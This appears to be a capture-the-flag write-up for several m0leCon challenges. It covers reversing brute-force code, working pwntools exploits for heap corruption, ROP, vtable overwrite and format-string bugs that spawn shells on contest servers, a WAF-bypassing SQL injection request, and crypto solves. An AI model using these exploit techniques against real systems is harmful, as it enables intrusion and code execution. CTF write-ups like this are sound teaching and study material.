UINT64_C(0x273d9686cda3dd4b), UINT64_C(0x5de5e64efd965432),
UINT64_C(0xb99d7ed15d9d8743), UINT64_C(0xc3450e196da80e3a),
UINT64_C(0x4c2d9f413df695b1), UINT64_C(0x36f5ef890dc31cc8),
UINT64_C(0x79a59ba2c5dc31cc), UINT64_C(0x037deb6af5e9b8b5),
UINT64_C(0x8c157a32a5b7233e), UINT64_C(0xf6cd0afa9582aa47),
UINT64_C(0x4ad64994d625e4da), UINT64_C(0x300e395ce6106da3),
UINT64_C(0xbf66a804b64ef628), UINT64_C(0xc5bed8cc867b7f51),
UINT64_C(0x8aeeace74e645255), UINT64_C(0xf036dc2f7e51db2c),
UINT64_C(0x7f5e4d772e0f40a7), UINT64_C(0x05863dbf1e3ac9de),
UINT64_C(0xe1fea520be311aaf), UINT64_C(0x9b26d5e88e0493d6),
UINT64_C(0x144e44b0de5a085d), UINT64_C(0x6e963478ee6f8124),
UINT64_C(0x21c640532670ac20), UINT64_C(0x5b1e309b16452559),
UINT64_C(0xd476a1c3461bbcd2), UINT64_C(0xaeaed10b762e37ab),
UINT64_C(0x37deb6af5e9b8b5b), UINT64_C(0x4d06c6676eae0222),

```

UINT64_C(0xc26e573f3ef099a9), UINT64_C(0xb8b627f70ec510d0),
UINT64_C(0xf7e653dcc6da3dd4), UINT64_C(0x8d3e2314f6efb4ad),
UINT64_C(0x0256b24ca6b12f26), UINT64_C(0x788ec2849684a65f),
UINT64_C(0x9cf65a1b368f752e), UINT64_C(0xe62e2ad306bafc57),
UINT64_C(0x6946bb8b56e467dc), UINT64_C(0x139ecb4366d1eea5),
UINT64_C(0x5ccebfb68aeecec3a1), UINT64_C(0x2616cfa09efb4ad8),
UINT64_C(0xa97e5ef8cea5d153), UINT64_C(0xd3a62e30fe90582a),
UINT64_C(0xb0c7b7e3c7593bd8), UINT64_C(0xca1fc72bf76cb2a1),
UINT64_C(0x45775673a732292a), UINT64_C(0x3faf26bb9707a053),
UINT64_C(0x70ff52905f188d57), UINT64_C(0x0a2722586f2d042e),
UINT64_C(0x854fb3003f739fa5), UINT64_C(0xff97c3c80f4616dc),
UINT64_C(0x1bef5b57af4dc5ad), UINT64_C(0x61372b9f9f784cd4),
UINT64_C(0xee5fbac7cf26d75f), UINT64_C(0x9487ca0fff135e26),
UINT64_C(0xdbd7be24370c7322), UINT64_C(0xa10fceec0739fa5b),
UINT64_C(0x2e675fb4576761d0), UINT64_C(0x54bf2f7c6752e8a9),
UINT64_C(0xcdcf48d84fe75459), UINT64_C(0xb71738107fd2dd20),
UINT64_C(0x387fa9482f8c46ab), UINT64_C(0x42a7d9801fb9cfd2),
UINT64_C(0x0df7adabd7a6e2d6), UINT64_C(0x772fdd63e7936baf),
UINT64_C(0xf8474c3bb7cdf024), UINT64_C(0x829f3cf387f8795d),
UINT64_C(0x66e7a46c27f3aa2c), UINT64_C(0x1c3fd4a417c62355),
UINT64_C(0x935745fc4798b8de), UINT64_C(0xe98f353477ad31a7),
UINT64_C(0xa6df411fbfb21ca3), UINT64_C(0xdc0731d78f8795da),
UINT64_C(0x536fa08fd90e51), UINT64_C(0x29b7d047efec8728),
};

uint64_t crc64(uint64_t crc, const unsigned char *s, uint64_t l)
{
    uint64_t j;

    for (j = 0; j < l; j++)
    {
        uint8_t byte = s[j];
        crc = crc64_tab[(uint8_t)crc ^ byte] ^ (crc >> 8);
    }
    return crc;
}

int n;
int arr[14] = {0,1,2,3,4,5,6,7,8,9,10,11,12,13};

```

```

bool visited[14];
int result[14];
int combination_count = 0;

std::vector<uint64_t> vec1;
std::vector<uint64_t> vec2;

typedef void(* proto) (_BYTE *a1, uint64_t a2);
proto funcs[] = {func1_r, func2_r, func3_r, func4_r,
func5_r,func6_r,func7_r,func8_r,func9_r,func10_r,func11_r,func12_r,func13
_r,func14_r};

void combination(int idx)
{
    if (idx >= 7)
    {

        unsigned char a1[16] =
        {
            0x2A, 0xAD, 0x2E, 0x5A, 0x49, 0xFB, 0x2D, 0x9A, 0xDB, 0x90,
0x8D, 0xD0,
            0x0E, 0xB4, 0x8C, 0x8A
        };

        unsigned char a2[16] =
        {
            0x66, 0x07, 0xAB, 0x61, 0x9F, 0x75, 0xB0, 0x27, 0x2F, 0x3C,
0x1E, 0xB3,
            0x3F, 0xE9, 0xED, 0xAF
        };
    }
}

```

```

    for(int i=0; i<7; i++)
        funcs[result[i]](a1, 0x10);
    for(int i=0; i<7; i++)
        funcs[result[i]](a2, 0x10);

    /*
    if(crc64(0, a1, 16) == 0xa0db561e492ebb83)
    {
        for(int i=0;i<16;i++) printf("%02x ", a1[i]);
        printf("\n");
        for(int i=0;i<7;i++) printf("%d ", result[i]);
        printf("\n\n");
    }
    */

    vec1.push_back(crc64(0, a1, 16));
    vec2.push_back(crc64(0, a2, 16));

    return;
}
for (int i = 0; i < 14; i++)
{
    if (!visited[i])
    {
        result[idx] = arr[i];
        visited[i] = true;
        combination(idx + 1);
        visited[i] = false;
    }
}
}

int main(void)
{

```

```
combination(0);
std::sort(vec1.begin(), vec1.end());

for(auto &x : vec2)
{
    int r = binary_search(vec1.begin(), vec1.end(), x);

    if(r)
    {
        printf("0x%llx\n", x);
    }
}

}
```



```
#include<stdio.h>
#include<stdlib.h>
#include<memory.h>
#include<stdint.h>

typedef unsigned char BYTE;

#define _BYTE BYTE

unsigned char g_func11_table[256] =
{
    0x00, 0x01, 0x04, 0x05, 0x10, 0x11, 0x14, 0x15, 0x40, 0x41, 0x44,
    0x45,
    0x50, 0x51, 0x54, 0x55, 0x02, 0x03, 0x06, 0x07, 0x12, 0x13, 0x16,
    0x17,
    0x42, 0x43, 0x46, 0x47, 0x52, 0x53, 0x56, 0x57, 0x08, 0x09, 0x0C,
    0x0D,
    0x18, 0x19, 0x1C, 0x1D, 0x48, 0x49, 0x4C, 0x4D, 0x58, 0x59, 0x5C,
    0x5D,
    0x0A, 0x0B, 0x0E, 0x0F, 0x1A, 0x1B, 0x1E, 0x1F, 0x4A, 0x4B, 0x4E,
    0x4F,
    0x5A, 0x5B, 0x5E, 0x5F, 0x20, 0x21, 0x24, 0x25, 0x30, 0x31, 0x34,
    0x35,
    0x60, 0x61, 0x64, 0x65, 0x70, 0x71, 0x74, 0x75, 0x22, 0x23, 0x26,
    0x27,
    0x32, 0x33, 0x36, 0x37, 0x62, 0x63, 0x66, 0x67, 0x72, 0x73, 0x76,
    0x77,
    0x28, 0x29, 0x2C, 0x2D, 0x38, 0x39, 0x3C, 0x3D, 0x68, 0x69, 0x6C,
    0x6D,
    0x78, 0x79, 0x7C, 0x7D, 0x2A, 0x2B, 0x2E, 0x2F, 0x3A, 0x3B, 0x3E,
    0x3F,
    0x6A, 0x6B, 0x6E, 0x6F, 0x7A, 0x7B, 0x7E, 0x7F, 0x80, 0x81, 0x84,
    0x85,
```

```

    0x90, 0x91, 0x94, 0x95, 0xC0, 0xC1, 0xC4, 0xC5, 0xD0, 0xD1, 0xD4,
0xD5,
    0x82, 0x83, 0x86, 0x87, 0x92, 0x93, 0x96, 0x97, 0xC2, 0xC3, 0xC6,
0xC7,
    0xD2, 0xD3, 0xD6, 0xD7, 0x88, 0x89, 0x8C, 0x8D, 0x98, 0x99, 0x9C,
0x9D,
    0xC8, 0xC9, 0xCC, 0xCD, 0xD8, 0xD9, 0xDC, 0xDD, 0x8A, 0x8B, 0x8E,
0x8F,
    0x9A, 0x9B, 0x9E, 0x9F, 0xCA, 0xCB, 0xCE, 0xCF, 0xDA, 0xDB, 0xDE,
0xDF,
    0xA0, 0xA1, 0xA4, 0xA5, 0xB0, 0xB1, 0xB4, 0xB5, 0xE0, 0xE1, 0xE4,
0xE5,
    0xF0, 0xF1, 0xF4, 0xF5, 0xA2, 0xA3, 0xA6, 0xA7, 0xB2, 0xB3, 0xB6,
0xB7,
    0xE2, 0xE3, 0xE6, 0xE7, 0xF2, 0xF3, 0xF6, 0xF7, 0xA8, 0xA9, 0xAC,
0xAD,
    0xB8, 0xB9, 0xBC, 0xBD, 0xE8, 0xE9, 0xEC, 0xED, 0xF8, 0xF9, 0xFC,
0xFD,
    0xAA, 0xAB, 0xAE, 0xAF, 0xBA, 0xBB, 0xBE, 0xBF, 0xEA, 0xEB, 0xEE,
0xEF,
    0xFA, 0xFB, 0xFE, 0xFF
};

```

```

void func1_r(_BYTE *a1, uint64_t a2)
{
    BYTE buf[0x10];
    BYTE table[] = {3, 0, 2, 1, 7, 4, 6, 5, 11, 8, 10, 9, 15, 12, 14,
13};

    for(int i=0; i<0x10; i++)
        buf[i] = a1[table[i]];

    memcpy(a1, buf, 16);
}

```

```

void func2_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; i < a2 >> 1; ++i )

```

```

        a1[i] ^= a1[a2 - i - 1];
    }

void func3_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+18h] [rbp-8h]

    for ( i = 0; i <= 15; ++i )
        a1[i] = (a1[i] >> (i % 8)) | (a1[i] << (8 - i % 8));
}

void func4_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; i < a2 >> 1; ++i )
        a1[a2 - i - 1] ^= a1[i];
}

void func5_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+1Ch] [rbp-24h]
    char v3[] = "{reverse_fake_flag}ptm";

    for ( i = 0; i <= 15; ++i )
        a1[i] ^= v3[i];
}

void func6_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; i <= 15; ++i )
        a1[i] = ~a1[i];
}

void func7_r(_BYTE *a1, uint64_t a2)
{
    unsigned char j; // [rsp+16h] [rbp-Ah]
    unsigned char v3; // [rsp+17h] [rbp-9h]
    int i; // [rsp+18h] [rbp-8h]
    char v5; // [rsp+1Ch] [rbp-4h]

```

```

    for ( i = 0; i <= 15; ++i )
    {
        v3 = a1[i];
        v5 = 7;
        for ( j = v3 >> 1; j; j >>= 1 )
        {
            v3 = j & 1 | (2 * v3);
            --v5;
        }
        a1[i] = v3 << v5;
    }
}

void func8_r(_BYTE *a1, uint64_t a2)
{
    char v2; // [rsp+1Bh] [rbp-5h]
    int i; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; i <= 7; ++i )
    {
        v2 = a1[i];
        a1[i] = a1[16 - i - 1];
        a1[16 - i - 1] = v2;
    }
}

void func9_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; i <= 15; ++i )
        a1[i] = (a1[i] - 42) % 256;
}

void func10_r(_BYTE *a1, uint64_t a2)
{
    int i; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; i <= 15; ++i )
        a1[i] = (16 * a1[i]) | (a1[i] >> 4) & 0xF;
}

```

```
}
```

```
//----- (0000000000001A4E) -----
```

```
-----
```

```
void func11_r(_BYTE *a1, uint64_t a2)
```

```
{
```

```
    int i;
```

```
    for ( i = 0; i <= 15; ++i )
```

```
        a1[i] = g_func11_table[a1[i]];
```

```
}
```

```
//----- (0000000000001B75) -----
```

```
-----
```

```
void func12_r(_BYTE *a1, uint64_t a2)
```

```
{
```

```
    int i; // [rsp+1Ch] [rbp-4h]
```

```
    for ( i = 0; i <= 15; ++i )
```

```
        a1[i] = ~(i ^ a1[i]);
```

```
}
```

```
void func13_r(_BYTE *a1, uint64_t a2)
```

```
{
```

```
    int i; // [rsp+1Ch] [rbp-4h]
```

```
    for ( i = 0; i <= 15; ++i )
```

```
        a1[i] = (a1[i]-i) % 256;
```

```
}
```

```
void func14_r(_BYTE *a1, uint64_t a2)
```

```
{
```

```
    int i; // [rsp+1Ch] [rbp-4h]
```

```
    for ( i = 0; i <= 15; ++i )
```

```
    {
```

```
        if ( a1[i] <= 0x40 || a1[i] > 0x5A )
```

```

        {
            if ( a1[i] > 96 && a1[i] <= 122 )
                a1[i] -= 32;
        }
        else
        {
            a1[i] += 32;
        }
    }
}

```

```

int n;
//int arr[7] = {0,2,3,4,5,10,12};
int arr[7] = {0,1,2,4,5,10,12};

```

```

bool visited[7];
int result[7];
int combination_count = 0;

```

```

void combination(int idx)
{
    if (idx >= 7)
    {

        unsigned char a1[16] =
        {
            0x9f, 0x5b, 0xaa, 0x4d, 0x89, 0x73, 0xb9, 0xc7, 0x97, 0x45,
0x3b, 0xf6, 0x7d, 0x58, 0xb7, 0x6f
        };

        typedef void(* proto) (_BYTE *a1, uint64_t a2);
        proto funcs[] = {func1_r, func2_r, func3_r, func4_r,
func5_r,func6_r,func7_r,func8_r,func9_r,func10_r,func11_r,func12_r,func13
_r,func14_r};
    }
}

```

```

        for(int i=0; i<7; i++)
            funcs[result[i]](a1, 0x10);

        for(int i=0; i<16; i++)
        {
            if(a1[i] > 0x80)
                return;
            if(a1[i] < 0x20)
                return;
        }
        for(int i=0; i<16; i++)
            printf("%c",a1[i]);
        printf("\n", a1);

        return;
    }
    for (int i = 0; i < 7; i++)
    {
        if (!visited[i])
        {
            result[idx] = arr[i];
            visited[i] = true;
            combination(idx + 1);
            visited[i] = false;
        }
    }
}

int main(void)
{
    combination(0);
}

```

flag

```
ptm{brut3_f0rc3} .
```


PeTaMorphosis

Do the Brute Force and compare the results according to the permutation.

The code patches that occur in the middle are as follows.

```
v2 = data_add25_or_ROL1_5(v2)
goto LABEL_11;

f ( v1 == 1 )

v2 = data_sub3_or_xor21(v2);
_10:
v2 = data_xor99_or_mul2(v2);
```

Exploit

```
def _rol(val, bits, bit_size):
    return (val << bits % bit_size) & (2 ** bit_size - 1) |
        ((val & (2 ** bit_size - 1)) >> (bit_size - (bits % bit_size)))

__ROL1__ = lambda val, bits: _rol(val, bits, 8)

answer = map(ord, open("./out").read())
table = [0x12, 0x02, 0x07, 0x0D, 0x14, 0x1D, 0x10, 0x09, 0x11, 0x1A, 0x05, 0x00,
0x1F, 0x0A, 0x26, 0x17, 0x23, 0x03, 0x21, 0x16, 0x0C, 0x19, 0x25, 0x15, 0x0F,
0x24, 0x06, 0x1C, 0x08, 0x22, 0x0B, 0x1E, 0x1B, 0x0E, 0x01, 0x04, 0x13, 0x18,
0x20]

def func1(data, i):
    cond = i % 3
    if cond == 2: data ^= 0x99
    elif cond == 1:
        data = (data - 3) & 0xff
        data ^= 0x99

    elif cond == 0: data = (data + 25) & 0xff
    return data

def func2(data, i):
    cond = i % 3
    if cond == 2: data = (data * 2) & 0xff
    elif cond == 0: data = __ROL1__(data, 5)
    elif cond == 1:
        data ^= 0x21
```

```
        data = (data*2) & 0xff
    return data

flag = ''
for total in range(39):
    for guess in range(0x20, 0x80):
        data = func1(guess, total)
        idx = table[total]
        res = func2(data, idx)
        if answer[idx] == res:
            flag += chr(guess)
            print(flag)
            break

print(flag)
```

✓ donut-factory

In `createCustomDonut` Function has address leak.

```
v6 = strchr(v5 + 1, 10);
if ( v6 )
    *v6 = 0;
else
    v5[n + 2] = 0;
printf("Please give this code to the cashier to retrieve your donut! %p\n", v5);
result = puts("Thanks for visiting the factory!");
}
else
```

and `destoryDonut` have arbitrary address free.

```
v2 = __readfsqword(0x28u);
puts("Please give me your donut code to destroy it!");
__isoc99_scanf("%p", &ptr);
getchar();
free(ptr);
```

So i exploit it below flow.

1. make fake chunk and move to tcache bin with free. It will be overlapped another chunk.
2. overwrite size another chunk to 0x21 and free that chunk. it will be in tcache bin.
3. reoverwrite size to 0x431 and free that chunk. it will be in unsorted bin.
4. create twice, we can get libc address.
5. repeat 2-4 but reoverwrite size to 0x21
6. than we can get `__free_hook` and get rip.

```
from pwn import * #pip install pwntools
from hashlib import sha256

def solvepow(p, n):
    s = p.recvline()
    starting = s.split(b'with ')[1][:10].decode()
    s1 = s.split(b'in ')[-1][:n]
    i = 0
    print("Solving PoW...")
    while True:
        if sha256((starting+str(i)).encode('ascii')).hexdigest()[-n:] == s1.decode():
            print("Solved!")
            p.sendline(starting + str(i))
            break
        i += 1

def exploit(p):
```

```
elf = ELF('./donut')
```

```
menu = lambda x : p.sendlineafter("[l]eave the factory\n", str(x))
```

```
def create(number, size, name):
```

```
    menu('c')
```

```
    p.sendlineafter("Please give me a number between 0 and 255!", str(number))
```

```
    p.sendlineafter("Do you like it? (y/n)", 'y')
```

```
    p.sendlineafter("First how long is it?", str(size))
```

```
    p.sendlineafter("What's your name?", name)
```

```
    p.recvuntil("Please give this code to the cashier to retrieve your donut! ")
```

```
    address = int(p.recv(14),16)
```

```
    log.info("address : " + hex(address))
```

```
    return address
```

```
def create_(number, size, name):
```

```
    menu('c')
```

```
    p.sendlineafter("Please give me a number between 0 and 255!", str(number))
```

```
    p.sendlineafter("Do you like it? (y/n)", 'y')
```

```
    p.sendlineafter("First how long is it?", str(size))
```

```
    p.recvuntil("What's your name?")
```

```
    p.recvuntil("Please give this code to the cashier to retrieve your donut! ")
```

```
    address = int(p.recv(14),16)
```

```
    log.info("address : " + hex(address))
```

```
    return address
```

```
def destroy(pointer):
```

```
    menu('t')
```

```
    p.sendlineafter("Please give me your donut code to destroy it!", hex(pointer))
```

```
elf = ELF('./donut')
```

```
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
```

```
p1 = create(0x00, 0x40, p64(0)[1:] + p64(0x71) + b'a' * 0x10)
```

```
p2 = create(0x00, 0x420, p64(0)[1:] + p64(0x21) + (p64(0) + p64(0x21) * 0x40))
```

```
p3 = create(0x2f, 0x40, "bin/sh\x00")
```

```
p4_ = create(0x10, 0x10, 'a')
```

```
p5_ = create(0x10, 0x10, 'a')
```

```
p6_ = create(0x10, 0x10, 'a')
```

```
destroy(p1 + 0x10)
```

```
p4 = create(ord('d'), 0x60, b'd'*47 + p64(0) + p64(0x21) + p64(0)*3 + p64(0x21) + p64(0)*3 + p64(0x21))
```

```
destroy(p4_)
```

```
destroy(p2)
```

```
destroy(p1 + 0x10)
```

```
p4 = create(ord('d'), 0x60, b'd'*47 + p64(0) + p64(0x431) + p64(0)*3 + p64(0x21) + p64(0)*3 + p64(0x21))
```

```
destroy(p2)
```

```
a = create_(0, 0, "")
```

```
leak = create_(0, 0, "")
```

```
libcbase = leak - 0x1ebbe0
```

```
log.info('[LIBC] 0x%x' % libcbase)
```

```
destroy(p1 + 0x10)
```

```
p4 = create(ord('d'), 0x60, b'd'*47 + p64(0) + p64(0x21) + p64(0)*3 + p64(0x21) + p64(0)*3 + p64(0x21))
```

```
destroy(p5_)
```

```

destroy(p2)

destroy(p1 + 0x10)
p4 = create(ord('d'), 0x60, b'd'*47 + p64(0) + p64(0x21) + p64(libcbase + libc.symbols['__free_hook'])
+p64(0)*2 + p64(0x21) + p64(0)*3 + p64(0x21))
create_(0, 0, "")

system = libcbase + libc.symbols['system']

create(p64(system)[0], 16, p64(system)[1:])

destroy(p3)

p.interactive()

if __name__ == '__main__':
    p = remote('challs.m0lecon.it', 1743)
    solvepow(p, n = 5)
    exploit(p)

```

[Flag] : `ptm{l1bc_l34k_fl4v0ur3d_d0nu7!}`

✓ puncher

In `readint_` (0x401D93) function, `_gfortran_transfer_integer` not support `__int16` cast.

It just `__int32` cast. so we can do overwrite v8, v9[0].

It's means `readstring_` (0x401CBD) size will be controllable, than we can trigger buffer overflow.

```

__int16 v8; // [rsp+25Ch] [rbp-14h] BYREF
__int16 v9[9]; // [rsp+25Eh] [rbp-12h] BYREF

v9[0] = 0;
v8 = 0;
v4 = "chall.f90";
v5 = 8;
v2 = 128;
v3 = 6;
_gfortran_st_write(&v2);
_gfortran_transfer_character_write(&v2, &unk_403100, 35LL);
_gfortran_st_write_done(&v2);
readint(&v8);
if ( !v9[0] )
    v9[0] = 64;
v0 = v8;
for ( i = 1; ; ++i )
{
    result = v0 < i;
    if ( v0 < i )
        break;
    v4 = "chall.f90";
    v5 = 14;
    v2 = 128;
    v3 = 6;
    _gfortran_st_write(&v2);
    _gfortran_transfer_character_write(&v2, &unk_403123, 13LL); // how read line
    _gfortran_transfer_integer_write(&v2, &i, 2LL);
    _gfortran_st_write_done(&v2);
    readstring(v6, v9);
    punch(v6, v9, 64LL);
}

```

over write v9

over flow

no offer

```

from pwn import * #pip install pwntools
from hashlib import sha256

def solvepow(p, n):
    s = p.recvline()
    starting = s.split(b'with ')[1][:10].decode()
    s1 = s.split(b'in ')[-1][:n]
    i = 0
    print("Solving PoW...")
    while True:
        if sha256((starting+str(i)).encode('ascii')).hexdigest()[-n:] == s1.decode():
            print("Solved!")
            p.sendline(starting + str(i))
            break
        i += 1

def exploit(p):
    elf = ELF('./puncher')
    libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')

    p.sendline(str(0x01ff0001))
    pay = b'\x00' + b'a'*73
    pay += p16(0x1ffe) # i
    pay += p16(0) # index
    pay += b'\x00'*12
    pay += p64(0)
    pay += b'a'*6

    poprdi = 0x0000000000402033
    poprsi_r15 = 0x0000000000402031

```

```

st_write = 0x4010C0
st_write_done = 0x401090
st_write_char = 0x401070

readstring = 0x401CBD

lock = 0x405078

setcsu = 0x40202A
callcsu = 0x402010

pay += p64(poprdi+1)
pay += p64(poprdi) + p64(lock) + p64(poprsi_r15) + p64(0x404e28) + p64(0) + p64(readstring)
pay += p64(poprdi) + p64(lock) + p64(st_write)

pay += p64(setcsu)
pay += p64(0)
pay += p64(1)
pay += p64(lock)
pay += p64(elf.got['__libc_start_main'])
pay += p64(8)
pay += p64(0x405038)
pay += p64(callcsu)
pay += p64(0)*7
#pay += p64(poprdi) + p64(lock) + p64(poprsi_r15) + p64(elf.got['__libc_start_main']) + p64(0) +
p64(st_write_char)
pay += p64(poprdi) + p64(lock) + p64(st_write_done)
pay += p64(poprdi) + p64(0x405050) + p64(poprsi_r15) + p64(0x404e28) + p64(0) + p64(readstring)
pay += p64(poprdi) + p64(elf.bss()+0x400) + p64(poprsi_r15) + p64(0x404e28) + p64(0) + p64(readstring)
pay += p64(poprdi+1) + p64(poprdi) + p64(elf.bss()+0x400) + p64(0x4010A0)
pay += b'\x00'*0x200

p.sendline(pay)
sleep(0.1)
struct = p32(128)
struct += p32(6)
struct += p64(0x403010)
struct += p64(8)
struct += p64(0)*4
pause()

p.sendline(struct)
p.recvuntil('_____\n')
p.recv(1)
leak = u64(p.recv(8))
libcbase = leak - libc.symbols['__libc_start_main']
log.info('[LIBC] 0x%x' % libcbase)
pause()

p.sendline(p64(libc.symbols['system'] + libcbase))
p.sendline('/bin/sh\x00')

p.interactive()

if __name__ == '__main__':
    p = remote('challs.m0lecon.it', 2637)
    solvepow(p, n = 5)
    context.log_level='debug'
    exploit(p)

```

[Flag] : `ptm{R3t_t0_l1b_gf0rtr4n_1s_much_b3tter_th4n_ret_2_l1bc!}`

✓ little-alchemy

`rename`, `delete`, `copy` have out of bound.

we can leak binary base address to use `copy(10, 1)`

In `lement::customizeName` function has buffer overflow, than we can overwrite vtable in Elements.

vtable used in delete.

```
from pwn import * #pip install pwntools
from hashlib import sha256

def solvepow(p, n):
    s = p.recvline()
    starting = s.split(b'with ')[1][:10].decode()
    s1 = s.split(b'in ')[-1][:n]
    i = 0
    print("Solving PoW...")
    while True:
        if sha256((starting+str(i)).encode('ascii')).hexdigest()[-n:] == s1.decode():
            print("Solved!")
            p.sendline(starting + str(i))
            break
        i += 1

def exploit(p):

    def create(idx, e1, e2):
        p.sendlineafter('>', '1')
        p.sendlineafter(':', str(idx))
        p.sendlineafter(':', str(e1))
        p.sendlineafter(':', str(e2))

    def print_(idx):
        p.sendlineafter('>', '2')
        p.sendlineafter(':', str(idx))

    def edit(idx, name):
        p.sendlineafter('>', '4')
        p.sendlineafter(':', str(idx))
        p.sendlineafter(':', name)

    def delete(idx):
        p.sendlineafter('>', '5')
```



```

p.sendlineafter(':', str(idx))

def copy(idx1, idx2):
    p.sendlineafter('>', '6')
    p.sendlineafter(':', str(idx1))
    p.sendlineafter(':', str(idx2))
    elf = ELF('./littleAlchemy')
    create(1, -1, -2)
    create(2, -2, -2)
    pause()

copy(10, 1)
print_(1)

leak = u64(p.recv(6).ljust(8, '\x00'))

binbase = leak - 0x5d98
log.info('[BIN] 0x%x' % binbase)

flag = binbase + 0x4040 - 0x18 # 0x403b

pause()
edit(1, 'A'*56 + p64(binbase + 0x5d60 - 8) + p64(flag)*10)

p.interactive()

if __name__ == '__main__':
    p = remote('challs.m0lecon.it', 2123)
    solvepow(p, n = 5)
    context.log_level='debug'
    exploit(p)

```

[Flag] : `ptm{vT4bl3s_4r3_d4ng3r0us_019}`

✓ another-login, yet another-login

it works same exploit with same logic.

it has format string bug.

we use `%"9$c` to print random value.

```

from pwn import * #pip install pwntools
from hashlib import sha256

def solvepow(p, n):
    s = p.recvline()
    starting = s.split(b'with ')[1][:10].decode()

```

```

s1 = s.split(b'in ')[-1][:n]
i = 0
print("Solving PoW...")
while True:
    if sha256((starting+str(i)).encode('ascii')).hexdigest()[-n:] == s1.decode():
        print("Solved!")
        p.sendline(starting + str(i))
        break
    i += 1

def exploit(p):
    elf = ELF('./chall')
    for i in range(16):
        p.recvuntil('summed to ')
        value = int(p.recvuntil('!')[:-1])
        pay = '%*9$c%' + str(value) + 'c%8$n'
        print(len(pay))
        p.sendline(pay)

    p.interactive()

if __name__ == '__main__':
    p = remote('challs.m0lecon.it', 1907)
    solvepow(p, n = 5)
    context.log_level='debug'
    exploit(p)

```

[Flag] : `ptm{D1d_u_r3ad_th3_0per4t0r_m4nua1_b3f0re_l0gging_1n?}`

[Flag] : `ptm{N0w_th1s_1s_th3_r34l_s3rv3r!}`

✓ waffle

First bypass token verify.

`http://waffle.challs.m0lecon.it/gettoken%3Fcreditcard%3D123412341234%26promocode%3DFR
EEWAF?creditcard=1234&promocode=1234`

Second, bypass sqli waf.

just to use two same key in json.

than python use last key, golang use first key.

```

import requests
import json
from pwn import *

url = 'waffle.challs.m0lecon.it'
req = '''POST /search HTTP/1.1\r
Host: waffle.challs.m0lecon.it\r
'''

```

```
User-Agent: curl/7.68.0\r
Accept: */*\r
Cookie: token=LQuKU5ViVGk4fsytWt9C\r
Content-Type: application/json\r
Content-Length: %d\r
\r
%s
'''

data = '{"name": "' union select flag,2,3,4 from flag -- -", "min_radius": 1, "max_radius":400,
"name":"Standard"}'

req = req % (len(data), data)
p = remote(url, 80)
p.send(req)
p.interactive()
```

[Flag] : `ptm{n3ver_ev3r_tru5t_4_pars3r!}`

Proof-of-Work

Just ran `pow_template.py`

```
ptm{w3lc0me_t0_m0lecon_2021_t34ser_ctf_chall3ng3_++++}
```

Key-Lottery

if you send `,,,` as key, server send everykey including key for flag.

got empty key set: `{'p1c4XEM2yDQwzCjtYco2tj6toB1A2KXT'}`

You can get the flag by using the key obtained in this way.

```
{"p1c4XEM2yDQwzCjtYco2tj6toB1A2KXT": "ptm{u_guessed_it_alright_mate}"}
```

```
ptm{u_guessed_it_alright_mate}
```

Babysign

```
def sign(m,n,d):  
    sign = pow(bytes_to_long(sha256(m[1]).digest())^bytes_to_long(m[0]), d, n)  
    return hex(sign)[2:]
```

in function `sign`, decrypting `m` by RSA

```
elif c == 2:  
    msg = input("> ").encode()  
    print(sign(prepare(flag+msg),n,d))
```

and you can make `m` include flag on `Sign but better`.

If you send a `msg` whose length exceeds 64 when combined with the flag, you can recover the flag by encrypting the signed value.

```
from pwn import *  
from hashlib import sha256  
from Crypto.Util.number import bytes_to_long, long_to_bytes  
  
p = remote('challs.m0lecon.it', 7012)
```

```

def solvepow(p, n):
    s = p.recvline()
    starting = s.split(b'with ')[1][:10].decode()
    s1 = s.split(b'in ')[-1][:n]
    i = 0
    print("Solving PoW...")
    while True:
        if sha256((starting+str(i)).encode('ascii')).hexdigest()[-n:] == s1.decode():
            print("Solved!")
            p.sendline(starting + str(i))
            break
        i += 1

solvepow(p, n = 5)

context.log_level = 0

p.sendline('4')
p.recvuntil('N: ')
N = int(p.recvline().strip())
p.recvuntil('e: ')
e = int(p.recvline().strip())

p.sendline('2')
p.sendlineafter(b'Exit\n', 'A'*123)
x = int(p.recvline(),16)

x = pow(x, e, N)

print(x)
h = bytes_to_long(sha256(b'A'*32).digest())
print(x^h)
print(long_to_bytes(x^h))

p.interactive()

```

```
ptm{n07_3v3n_4_ch4ll3n63}
```

Obscurity

If you send a very long message of `\x00`, you will find a repeating part of the key. The flag was restored using this.

```

from Crypto.Util.number import bytes_to_long
from pwn import *
from hashlib import sha256

```

```

from Crypto.Util.number import bytes_to_long, long_to_bytes

def solvepow(p, n):
    s = p.recvline()
    starting = s.split(b'with ')[1][:10].decode()
    s1 = s.split(b'in ')[-1][:n]
    i = 0
    print("Solving PoW...")
    while True:
        if sha256((starting+str(i)).encode('ascii')).hexdigest()[-n:] == s1.decode():
            print("Solved!")
            p.sendline(starting + str(i))
            break
        i += 1

while 1:
    p = remote('challs.m0lecon.it', 2561)
    solvepow(p, n = 5)

    p.sendlineafter('encrypt plz [in hex]\n', '00'*1000)
    x = p.recvline().strip().decode()

    ct = bytes.fromhex(x)
    print(len(ct))

    x = bytes_to_long(ct)

    x = bin(x)[2:].rjust(8344, '0')

    X = 200
    C = 1
    for i in range(len(x)-43*8-X*10, len(x)-43*8-X):
        if x.count(x[i:i+X]) > 1:
            C = 0
            print(i, x.count(x[i:i+X]), x.index(x[i:i+10]))

    if C:continue

    print(len(x)-43*8-X)
    print(len(x))

    G = len(x)-43*8-X
    gg = x.index(x[G:G+X])

    if gg == G:continue

    L = x[gg:]
    M = x[G:]

```

```
t = []
for x,y in zip(L,M):
    t.append(str(int(x)^int(y)))

x = (''.join(t))
print(x)
print(long_to_bytes(int(x,2)))
```

```
ptm{p13453_r3p0r7_y0ur_un1n73nd3d_70_@mr96}
```

Left or right?

Assuming that the start of each character string is 0, the leftmost coordinate and the coordinate after moving were obtained, and then the character strings were classified according to the following three criteria.

```
The leftmost coordinate is 0
